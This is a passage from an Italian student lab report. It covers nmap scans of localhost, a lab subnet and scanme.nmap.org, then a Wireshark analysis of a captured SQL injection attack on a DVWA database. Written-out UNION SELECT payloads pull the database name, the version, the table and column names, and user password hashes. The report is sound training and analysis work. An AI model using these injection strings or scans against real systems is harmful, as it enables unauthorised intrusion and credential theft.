    although it works fine against single hosts. Nmap uses raw IP packets
    in novel ways to determine what hosts are available on the network,
    what services (application name and version) those hosts are offering,
    what operating systems (and OS versions) they are running, what type of
    packet filters/firewalls are in use, and dozens of other
    characteristics. While Nmap is commonly used for security audits, many
    systems and network administrators find it useful for routine tasks
    such as network inventory, managing service upgrade schedules, and
    monitoring host or service uptime.

    The output from Nmap is a list of scanned targets, with supplemental
    information on each depending on the options used. Key among that

Manual page nmap(1) line 1 (press h for help or q to quit)
```

3. **Ricerca specifica nelle man pages:**
  - o Tramite la funzione di ricerca con `/example`, abbiamo trovato l'esempio `nmap -A -T4 scanme.nmap.org`.



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
NMAP(1)                                Nmap Reference Guide                                NMAP(1)

NAME
    nmap - Network exploration tool and security / port scanner

SYNOPSIS
    nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
    Nmap ("Network Mapper") is an open source tool for network exploration
    and security auditing. It was designed to rapidly scan large networks,
    although it works fine against single hosts. Nmap uses raw IP packets
    in novel ways to determine what hosts are available on the network,
    what services (application name and version) those hosts are offering,
    what operating systems (and OS versions) they are running, what type of
    packet filters/firewalls are in use, and dozens of other
    characteristics. While Nmap is commonly used for security audits, many
    systems and network administrators find it useful for routine tasks
    such as network inventory, managing service upgrade schedules, and
    monitoring host or service uptime.

    The output from Nmap is a list of scanned targets, with supplemental
    information on each depending on the options used. Key among that

/example
```

- **Switch -A:** Abilita la rilevazione del sistema operativo, dei servizi, scansioni di script e traceroute.
- **Switch -T4:** Incrementa la velocità di esecuzione della scansione ottimizzando i ritardi tra pacchetti, consigliato per connessioni a banda larga o Ethernet.

```

Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

A typical Nmap scan is shown in Example 1. The only Nmap arguments used
in this example are -A, to enable OS and version detection, script
scanning, and traceroute; -T4 for faster execution; and then the
hostname.

Example 1. A representative Nmap scan

# nmap -A -T4 scanme.nmap.org

Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.029s latency).
rDNS record for 74.207.244.221: li86-221.members.linode.com
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3p1 Debian 3ubuntu7 (protocol
2.0)
| ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (
DSA)
|_ 2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
80/tcp    open  http     Apache httpd 2.2.14 ((Ubuntu))
|_ http-title: Go ahead and ScanMe!
646/tcp   filtered ldp
1720/tcp  filtered H.323/Q.931

Manual page nmap(1) line 44 (press h for help or q to quit)

```

## Part 2: Scansione delle Porte Aperte

### Step 1: Scansione del Localhost

- **Comando:** `nmap -A -T4 localhost`
- **Risultati della scansione:**
  - Porte aperte: **21/tcp (ftp)** e **22/tcp (ssh)**.
  - Software rilevato:
    - **FTP:** vsftpd (2.0.8 o successivo), con possibilità di accesso anonimo.
    - **SSH:** OpenSSH.

```

Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ man nmap
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2024-10-25 06:39 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000031s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 0      0      0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds
[analyst@secOps ~]$

```

## Step 2: Scansione della Rete Locale


### 1. Identificazione dell'indirizzo IP e della subnet:

- Utilizzando `ip address`, è stato determinato l'indirizzo IP del sistema (es. **10.0.2.15/24**), appartenente alla rete **10.0.2.0/24**.

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:05:ce:9d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 84464sec preferred_lft 84464sec
    inet6 fe80::a00:27ff:fe05:ce9d/64 scope link
        valid_lft forever preferred_lft forever
```

### 2. Scansione della LAN:

- Comando:** `nmap -A -T4 10.0.2.0/24`.
- Risultati:**
  - Numero di host attivi: varia in base alla rete utilizzata.
  - Esempio di servizi rilevati:
    - FTP** (porta 21/tcp) tramite vsftpd, con accesso anonimo.
    - SSH** (porta 22/tcp) con OpenSSH.
    - Telnet** (porta 23/tcp) con Openwall GNU/Linux.



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2024-10-25 06:41 EDT
Nmap scan report for 10.0.2.15
Host is up (0.000041s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_--rw-r--r--  1 0      0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 5
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256  06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256  34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 32.39 seconds
[analyst@secOps ~]$
```


### Step 3: Scansione di un Server Remoto

#### 1. Scansione del sito [scanme.nmap.org](https://scanme.nmap.org):

- Lo scopo di questo sito è permettere agli utenti di testare Nmap e verificare l'installazione.
- Comando:** `nmap -A -T4 scanme.nmap.org`.

#### 2. Risultati della scansione:

- Porte e servizi aperti:**
  - 22/tcp:** SSH con OpenSSH 6.6.1p1 (Ubuntu Linux).
  - 80/tcp:** HTTP servito da Apache 2.4.7.
  - 9929/tcp:** Nping-echo.
  - 31337/tcp:** tcpwrapped.
- Porte filtrate:**
  - 135/tcp** (msrpc), **139/tcp** (netbios-ssn), **445/tcp** (microsoft-ds), **25/tcp** (smtp).
- IP del server:**
  - IPv4: 45.33.32.156, IPv6: 2600:3c01::f03c:91ff:fe18
- Sistema operativo:** Ubuntu Linux.



```
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org  
Starting Nmap 7.70 ( https://nmap.org ) at 2024-10-25 06:42 EDT  
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan  
Parallel DNS resolution of 1 host. Timing: About 0.00% done  
Nmap scan report for scanme.nmap.org (45.33.32.156)  
Host is up (0.047s latency).  
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f  
Not shown: 998 filtered ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_ 1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)  
|_ 2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)  
|_ 256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)  
|_ 256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))  
|_ http-server-header: Apache/2.4.7 (Ubuntu)  
|_ http-title: Go ahead and ScanMe!  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 25.99 seconds  
[analyst@secOps ~]$
```

## Bonus 2 - Analisi di un attacco SQL Injection tramite Wireshark

### Scopo dell'analisi


L'obiettivo dell'attività è analizzare un file di cattura di pacchetti (PCAP) utilizzando Wireshark, con il fine di comprendere il flusso di un attacco SQL Injection eseguito su un database MySQL. L'analisi si concentra su vari passaggi che illustrano come l'attaccante sfrutta una vulnerabilità SQL per accedere a dati sensibili e ottenere informazioni di sistema.

### Parte 1: Caricamento del file PCAP in Wireshark


1. **Preparazione:** Avvio della CyberOps Workstation e apertura dell'applicazione Wireshark.
2. **Caricamento:** Caricamento del file `SQL_Lab.pcap` situato nella directory `/home/analyst/lab.support.files`.
3. **Durata del traffico:** Il file PCAP cattura circa 8 minuti di traffico di rete, in cui è avvenuto l'attacco SQL Injection.
4. **Individuazione degli IP coinvolti:** Gli IP coinvolti nell'attacco sono `10.0.2.4` (sorgente) e `10.0.2.15` (destinazione).

### Parte 2: Inizio dell'attacco SQL Injection

1. **Analisi del traffico HTTP:** Selezione del pacchetto alla riga 13, contenente una richiesta HTTP GET inviata dalla sorgente `10.0.2.4` al server `10.0.2.15`.



2. **Visualizzazione dello stream HTTP:** Seguire il flusso HTTP ha permesso di osservare un tentativo di SQL Injection con la query `1=1`, che conferma la vulnerabilità dell'applicazione.
3. **Risultato:** Il server risponde con un record del database, confermando all'attaccante la possibilità di eseguire comandi SQL arbitrari.





## Parte 3: Continuazione dell'attacco SQL Injection

1. **Rilevazione della query avanzata:** Nella riga 19 del traffico, l'attaccante invia una query più complessa: (1' or 1=1 union select database(), user()#).

The image shows a Wireshark packet capture of an HTTP request. The packet list on the left shows three packets, with packet 19 selected. The packet details pane on the right shows the structure of the HTTP request, including the request line, headers, and body. The packet bytes pane at the bottom shows the raw data of the selected packet.

Packet 19: 277.727722 10.0.2.4

Stream Content:

```
...<input type="text" size="15" name="id">
...<input type="submit" name="Submit" value="Submit">
...</p>
...</form>
...<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre>
...<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre>
...<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre>
...<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre>
...<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre>
...<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
...</div>
...<h2>More Information</h2>
...<ul>
...<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
...<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
...<li><a href="https://foreb.mavituna.com/sqlinjection-cheat-sheet-oku/" target="_blank">https://foreb.mavituna.com/sqlinjection-cheat-sheet-oku/</a></li>
...</ul>
...</div>
```

Entire conversation (6532 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Frame 19: 630 bytes on wire (5040 bits)

Ethernet II, Src: PcsCompu\_ca:e1:24:00, Dst: 10.0.2.15

Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15

Transmission Control Protocol, Src Port: 35642, Dst Port: 80, Seq: 1, Ack: 1, Len: 564

HTTP Hypertext Transfer Protocol

0000 08 00 27 9f 48 a0 08 00 27 ca e1 24 08 00 45 00 ..H...\$.E.

0010 02 68 0b dc 40 00 04 06 14 a2 0a 00 02 04 0a 00 .h..@. ....


0020 02 0f 8b 3a 00 50 e7 88 f3 5f e1 d7 6c 05 80 18 ....P. ....

0030 00 e5 1a 6d 00 00 01 01 08 0a 00 01 f8 84 00 01 ...m. ....

2. **Risultati ottenuti:** Il server risponde con il nome del database (dvwa) e l'utente del database (root@localhost), rivelando ulteriori informazioni sensibili e account utente.

## Parte 4: Estrazione delle informazioni di sistema


1. **Nuovo obiettivo:** Alla riga 22, l'attaccante esegue un'ulteriore query per ottenere la versione del database: (1' or 1=1 union select null, version ()#).



2. **Risultato:** Il server risponde con la versione del database, che è MySQL 5.7.12-0.

## Parte 5: Estrazione delle tabelle del database

1. **Scopo della query:** Alla riga 25, l'attaccante cerca di visualizzare tutte le tabelle presenti nel database con la query (`1' or 1=1 union select null, table_name from information_schema.tables#`).



2. **Output:** Il server risponde con una lista completa di tabelle presenti nel database.
3. **Prossimo passo:** Una modifica della query in (`1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users'`) avrebbe fornito una lista di colonne solo della tabella `users`, riducendo la quantità di dati e permettendo all'attaccante di identificare colonne specifiche come `user` e `password`.

## Parte 6: Conclusione dell'attacco - Recupero delle password

1. **Obiettivo finale:** Alla riga 28, l'attaccante esegue una query per ottenere gli hash delle password degli utenti del database, utilizzando la sintassi (1'or 1=1 union select user, password from users#).

The image shows a Wireshark capture of an HTTP response. The packet list on the left shows three packets: packet 28 (441.804070, 10.0.2.4), packet 29 (441.804427, 10.0.2.15), and packet 30 (441.807206, 10.0.2.15). Packet 28 is selected, and the 'Follow HTTP Stream (tcp.stream eq 6)' window is open, showing the stream content. The stream content is an HTML response that includes a list of users and their passwords, which are displayed as a result of a SQL injection attack. The response is in raw format, showing the HTML structure and the data returned by the database query. The data includes usernames and their corresponding password hashes, such as 'admin', 'Gordon', 'Brown', 'Hack', 'Pablo', 'Picasso', 'Bob', 